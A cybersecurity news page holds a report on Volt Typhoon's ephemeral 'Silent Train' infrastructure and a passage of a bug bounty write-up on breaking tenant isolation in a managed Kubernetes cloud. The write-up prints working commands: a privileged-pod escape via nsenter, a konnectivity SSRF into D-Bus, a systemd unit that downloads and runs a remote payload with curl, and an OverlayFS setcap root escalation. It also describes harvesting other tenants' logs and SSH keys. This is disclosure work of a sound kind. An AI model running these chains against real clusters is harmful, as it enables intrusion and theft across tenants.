Tag: Cybersecurity

  • Researchers uncover Volt Typhoon’s covert, ephemeral network

    Volt Typhoon, a China-government backed hacking group that has infiltrated America’s critical infrastructure networks for years, has consistently built and dismantled ephemeral malicious infrastructure to burrow into hundreds of sensitive systems undetected, Lumen Technologies’ Black Lotus Labs said in a Wednesday report.

    The covert access operation that researchers call “Silent Train” isn’t a standalone network, but rather a series of compromised small office home office (SOHO) routers, internet of things (IoT) devices and enterprise infrastructure that Volt Typhoon has rapidly rotated through since late 2023. 

    The Chinese threat group has used this chain of short-lived compromised infrastructure to exploit additional vulnerabilities, including zero-days, in network edge devices and gain deeper, persistent access into victim networks, researchers said. 

    “Individual chains are assembled and dismantled every day, with infrastructure continually refreshed,” Michael Horka, principal information security engineer at Black Lotus Labs, told CyberScoop. “Volt Typhoon demonstrated a repeatable capability to rebuild a new chain with different infrastructure in less than two minutes, making the number of nodes at any one moment effectively close to zero.”

    Black Lotus Labs has notified hundreds of victims since it first identified Silent Train activity, including telecom providers, government entities, defense contractors, communication services, universities and IT firms. Other victims spanning critical infrastructure include organizations in the water, energy, transportation, maritime, rail, aviation and emergency services sectors.

    “The ephemeral nature of the framework means our observations should not be interpreted as a complete census of Volt Typhoon activity,” said Horka, who also was the lead researcher on the report.

    The nation-state group’s investment in operational security and preserving access is remarkable, according to Black Lotus Labs.

    “We observed infrastructure assembled in under two minutes, sessions averaging roughly four hours, extensive cleanup, compartmentalization and continued development of new access vectors,” Horka said. “That is considerable effort devoted not even to get into their end targets, but purely to making important operations difficult to discover and trace.”

    Volt Typhoon relied more heavily on Silent Train after the FBI and Justice Department disrupted the KV Botnet in early 2024, researchers said. Earlier this year, U.S. and global authorities warned about a widespread shift in Chinese hacking groups’ use of covert networks riding on compromised common devices.

    The reach of those efforts is extensive and ongoing. Volt Typhoon has exploited and abused more than 27 device classes in Silent Train operations, including edge devices, enterprise management tools, identity and access management systems, networking infrastructure and other technologies. 

    “The diversity matters, but the discipline matters even more,” Horka said. “Specific device types were consistently reserved for particular positions in the chain. It operated less like a collection of randomly compromised devices and more like an organized inventory of capabilities.”

    The threat group has successfully compromised devices and technologies from Fortinet, Cisco, ManageEngine, Ivanti, F5, Check Point, Palo Alto Networks, ServiceNow, TP-Link, Netgear and ArcGIS, researchers said. Black Lotus Labs also observed confirmed zero-day campaigns targeting Versa Director, N-Able N-Central, Cisco Catalyst SD-WAN and VeloCloud Orchestrator. 

    “The exploitation patterns, victimology, and geographic targeting observed throughout our investigation point to a sustained focus on communications, defense, government, and critical infrastructure environments of enduring strategic value,” Black Lotus Labs researchers wrote in the report. “Through repeated targeting of centralized management platforms and control-plane technologies, Silent Train shows how Volt Typhoon systematically pursues and preserves access to some of the most consequential networks in the United States.”

    Silent Train’s ephemerality and operational discipline means it can’t be measured in size. These attributes also make it “fundamentally difficult to disrupt because there isn’t one network to take down,” Horka said. 

    “What exists today will be completely different tomorrow,” he added. “You can try to remove individual pieces, but removing the actor’s ability to continuously rebuild them is a much harder problem to solve.”

    Source: CyberScoop · 2026-10-28

  • An insecure neighbor: how a vulnerability chain led to an isolation bypass in cloud infrastructure

    An insecure neighbor: how a vulnerability chain led to an isolation bypass in cloud infrastructure

    This article is published for educational purposes only, to raise awareness among information security professionals. The research was part of an official bug bounty program on a major platform. We notified the cloud provider about the vulnerabilities in line with our responsible disclosure policy, and all security issues we found were fixed in full. The infrastructure analyzed in this post has been anonymized, so the organization cannot be identified. We believe that regular pentests, bug bounty programs, and conversations between developers and independent researchers are the foundation of security for any IT product.

    Introduction

    Many experts believe that cloud data breaches are mostly the customers’ fault, caused by issues like misconfigured storage or open ports. However, our penetration test of a major cloud provider demonstrated that critical threats can originate within the provider’s own infrastructure.

    This analysis is based on a real-world case that won second place in the System Hacking (Web & Logic) category at Russian Pentest Award 2026. It covers the sequential exploitation of several vulnerabilities and logic errors. Together, they led to critical business consequences and a complete bypass of tenant isolation within the cloud. On October 22, 2026, I presented a technical analysis of this case in my “Smash the Tenant Boundary” talk at Security Analyst Summit (SAS 2026).

    1. Gaining initial access through a managed Kubernetes cluster

    Our cloud infrastructure pentest followed the threat model of an external attacker with the privileges of a regular tenant. The ultimate goal of the attack was to assume full control of the cloud.

    1.1. Escaping the worker node

    First, we created a resource in the cloud’s managed Kubernetes cluster (v1.25.16+k0s.0). As a rule, the provider deliberately withholds SSH access to worker nodes from tenants, because they’re paying for a managed service, not for running servers themselves. In this case, however, the cluster’s security policies did not prevent the creation of privileged pods with access to host namespaces. This enabled us to deploy a pod and switch the execution context to the host machine running the container.

    kubectl run pod-name-bla \
       --image=alpine \
       --restart=Never \
       --overrides='
     {
       "apiVersion": "v1",
       "spec": {
         "hostPID": true,
         "containers": [
           {
             "name": "priv",
             "image": "alpine",
             "command": [ "sh", "-c", "sleep 3600" ],
             "stdin": true,
             "tty": true,
             "securityContext": {
               "privileged": true
             }
           }
         ]
       }
     }'

    After creating the privileged pod, we ran the nsenter command inside the container. It moved the execution context to the host machine:

    nsenter --target 1 --mount --uts --ipc --net --pid – bash

    After this, the bash shell ran on the actual host machine, not inside the container. Because the pod was privileged, we got full root access to the host machine.

    Kubelet configuration and API server address

    Kubelet configuration and API server address

    Next, we analyzed its file system. While researching the data plane, we found a Konnectivity service token. This component provides a tunnel between the control plane and the data plane of a Kubernetes cluster. It was this component that opened up interesting opportunities for developing the attack.

    Konnectivity service account token

    Konnectivity service account token

    1.2. Analysis of control plane services

    After gaining access to the host machine (the worker node mentioned earlier), we analyzed its network interfaces: the user VPC and the Calico interfaces. We extracted the kube-apiserver address (192.168.0.4) from the kubelet configuration file. A subsequent scan of this address revealed the following open ports:

    192.168.0.4:9443 open https status=404
    192.168.0.4:2380 open
    192.168.0.4:6443 open http status=400
    192.168.0.4:8132 open
    192.168.0.4:9100 open http status=200 title="Node Exporter"
    192.168.0.4:9308 open http status=200 title="kube-state-metrics"


    Of greatest interest is port 8132, where Konnectivity runs. This service creates a reverse tunnel between the control plane and the data plane so that the data plane is visible from the control plane. This allows management components to communicate with worker nodes, even behind a NAT. The Konnectivity token found earlier granted permission to interact with this service.

    Interaction diagram between control plane and data plane via Konnectivity

    1.3. Exploiting Konnectivity

    To analyze the service on port 8132, we deployed a local test environment. We found that v1.25.16+k0s.0 uses a fork of konnectivty-server, inherited from apiserver-network-proxy in the original Kubernetes.

    A quick primer on k0s: this is a minimalist Kubernetes distribution designed for cloud providers. It’s a convenient base for deploying managed clusters (mk8s) with minimal resource overhead. An important feature of k0s is that running user pods on control plane nodes (also known as master nodes) is disabled by default. This meets mk8s security requirements for control plane isolation.

    Port 8132, mentioned above, hosts AgentService, which provides a single method: Connect. This method accepts a Packet stream.

    service AgentService {
      rpc Connect(stream Packet) returns (stream Packet) {}
    }

    The code revealed an interesting detail: when AgentService receives a packet of the type DIAL_REQ from a worker node, the server calls the net.Dial() function on the control plane side. The packet structure for the Connect method looks like this:

    //apiserver-network-proxy/konnectivity-client/proto/client/client.proto:26
    enum PacketType {
      DIAL_REQ = 0;
      DIAL_RSP = 1;
      ...
    }
    
    message Packet {
      PacketType type = 1;
    
      oneof payload {
        DialRequest dialRequest = 2;
        DialResponse dialResponse = 3;
        Data data = 4;
        CloseRequest closeRequest = 5;
        CloseResponse closeResponse = 6;
        CloseDial closeDial = 7;
      }
    }
    
    message DialRequest {
        // tcp or udp?
        string protocol = 1;
        // node:port
        string address = 2;
        // random id for client, maybe should be longer
        int64 random = 3;
    }

    The server reads any Packet packets from the stream initiated by the agent (worker node):

    //apiserver-network-proxy/pkg/server/server.go:721
    in, err := stream.Recv()
    ...
    recvCh <- in

    Next, the packets go to the backend manager:

    //apiserver-network-proxy/pkg/server/server.go:748
    
    func (s *ProxyServer) serveRecvBackend(...) {
        for pkt := range recvCh {
            switch pkt.Type {

    Then comes the most interesting part:

    //apiserver-network-proxy/pkg/server/server.go:888
    
    case client.PacketType_DIAL_REQ:
        req := pkt.GetDialRequest()
        klog.V(5).InfoS("Received DIAL_REQ", "target", req.Address)
        s.handleDialRequest(pkt, backend)

    In other words, a DIAL_REQ that comes from the agent (worker node) was considered valid and passed to the packet handler for the corresponding type (DIAL_REQ).

    //apiserver-network-proxy/pkg/server/server.go:921
    func (s *ProxyServer) handleDialRequest(pkt *client.Packet, backend Backend) {
      ...
      dialReq := pkt.GetDialRequest()
      resp.GetDialResponse().Random = dialReq.Random
    
      start := time.Now()
      conn, err := net.Dial(dialReq.Protocol, dialReq.Address) // we control proto and address

    This created an SSRF primitive in the control plane context, which made it possible to reach not only network resources but also host UNIX sockets. D-Bus (- /run/dbus/system_bus_socket) was chosen as a promising target for interaction. The busctl utility revealed the following services available on the control plane:

    org.freedesktop.DBus
     org.freedesktop.PackageKit
     org.freedesktop.PolicyKit1
     org.freedesktop.login1
     org.freedesktop.systemd1
     com.ubuntu.SoftwareProperties

    Using the org.freedesktop.DBus.GetConnectionCredentials method with a custom D-Bus client we wrote on top of github.com/godbus/dbus/v5, we were able to retrieve the UID of the current process. In this case, it was 997. Unfortunately, it wasn’t root, which means we couldn’t instantly start a system service in systemd. However, it was still possible to create a user service (system –user). To do this, we first enabled lingering for our UID:

    busctl --address=unix:path=/tmp/master-dbus.sock \
      call org.freedesktop.login1 \
           /org/freedesktop/login1 \
           org.freedesktop.login1.Manager \
           SetUserLinger ubb 997 true false

    The following sockets were then opened:

    /run/user/997/bus
     /run/user/997/systemd/private (this socket is the equivalent of running commands through systemctl --user.)

    Through this new socket, we called the StartTransientUnit method of the org.freedesktop.systemd1.Manager service:

    StartTransientUnit(
      name: string,
      mode: string,
      properties: a(sv),
      aux: a(sa(sv))
    ) -> job object path

    The properties parameter is exactly where you pass the standard systemd service definition directives. We added the following line:

    ExecStart=/bin/sh -c "bash -lc 'curl ip:port/payload -o /tmp/love;chmod +x /tmp/love; setsid /tmp/love '"

    As a result, we successfully received a callback from the control plane.

    Konnectivity-server context and node network interfaces

    Konnectivity-server context and node network interfaces

    Mirantis, the company behind the k0s project, confirmed the vulnerability.

    1.4. Privilege escalation on the host

    Since konnectivity-server runs with limited privileges by default, the next step after achieving RCE on the control plane was to escalate those privileges. An analysis of processes on the control plane node revealed a running salt-minion service. Root privileges allow authentication in salt-minion as that minion and further attacks against it (more on that later).

    In our case, the target host ran Ubuntu 22.04 with kernel version 5.15.x. Because user namespaces were enabled, a known bug in OverlayFS offered a viable path to privilege escalation: it allows a file to retain the cap_setuid+eip capabilities after namespace manipulation.

    To exploit the vulnerability, a copy of the python3 interpreter was created with the setuid capability set, which made it possible to gain root privileges.

    rm -rf /tmp/lpe
    mkdir /tmp/lpe
    cd /tmp/lpe
    
    unshare -rm sh -c '
     mkdir l u w m &&
     cp /usr/bin/python3 l/ &&
     chmod 755 l/python3 &&
     setcap cap_setuid+eip l/python3 &&
     mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
     touch m/*
    '
    getcap /tmp/lpe/u/python3
    /tmp/lpe/u/python3 -c 'import os; os.setuid(0); os.system("id; /bin/sh")'

    Confirmation of command execution with root privileges

    Confirmation of command execution with root privileges

    Gaining root privileges opened up several interesting attack vectors:

    1. We discovered an eth2 interface on the 100.64.0.0/10 subnet on the host. The cloud’s overlay network turned out to be flat, providing visibility into all managed services.
    2. The system stored a salt-minion key pair. This significantly expands the attack surface by providing access to the managed cloud’s own control plane through SaltStack.

    2. Adventures in the overlay network

    2.1. Victoria stack

    An examination of network activity within the managed resource immediately yielded interesting results. Traffic analysis revealed requests from a specific IP address to collect node metrics from our kube-state-metrics instance in mk8s. The IP address turned out to belong to a metrics collector, one of the VictoriaMetrics instances serving numerous managed resources. Like Prometheus, the VictoriaMetrics API exposes a list of targets from which it collects metrics.

    When we queried the http://100.64.13.37:8429/api/v1/targets endpoint, we found that each target’s labels contained valuable metadata:

    "discoveredLabels": {
               "__address__": "http://100.64.1.1:6897/metrics",
               "__meta_url": "CENSORED",
               "__metrics_path__": "/metrics",
               "__scheme__": "http",
               "__scrape_interval__": "2m0s",
               "__scrape_timeout__": "2m0s",
               "cluster_id": "676767",
               "customer": "customerID",
               "job": "http",
               "profile": "kubernetes",
               "vds_id": "1337",
               "version": "1.0"
             }

    It’s worth noting that a single VictoriaMetrics query returns a full list of control plane hosts that belong to other cloud tenants. Port 6897 indicates that the kube-state-metrics exporter is running, and the profile: kubernetes field further confirms the target type at this address.

    We found another host from the Victoria ecosystem on the same network: VictoriaLogs. The service’s web interface on port 9428 also exposes API endpoints that can reveal sensitive data. For example, the /select/logsql/query endpoint allowed unauthorized access to all logs from any managed resource in the cloud.
    Analysis of the control plane logs for mk8s revealed a critical detail: the cloud-init scripts generated private SSH keys for the root account by default. These keys were printed to stdout and automatically saved in the shared system logs.

    Correlating certain label values from VictoriaMetrics helped us reconstruct the target host’s original names. This makes it easier to filter data in VictoriaLogs and unambiguously match a compromised private key to the target node where it can be used.
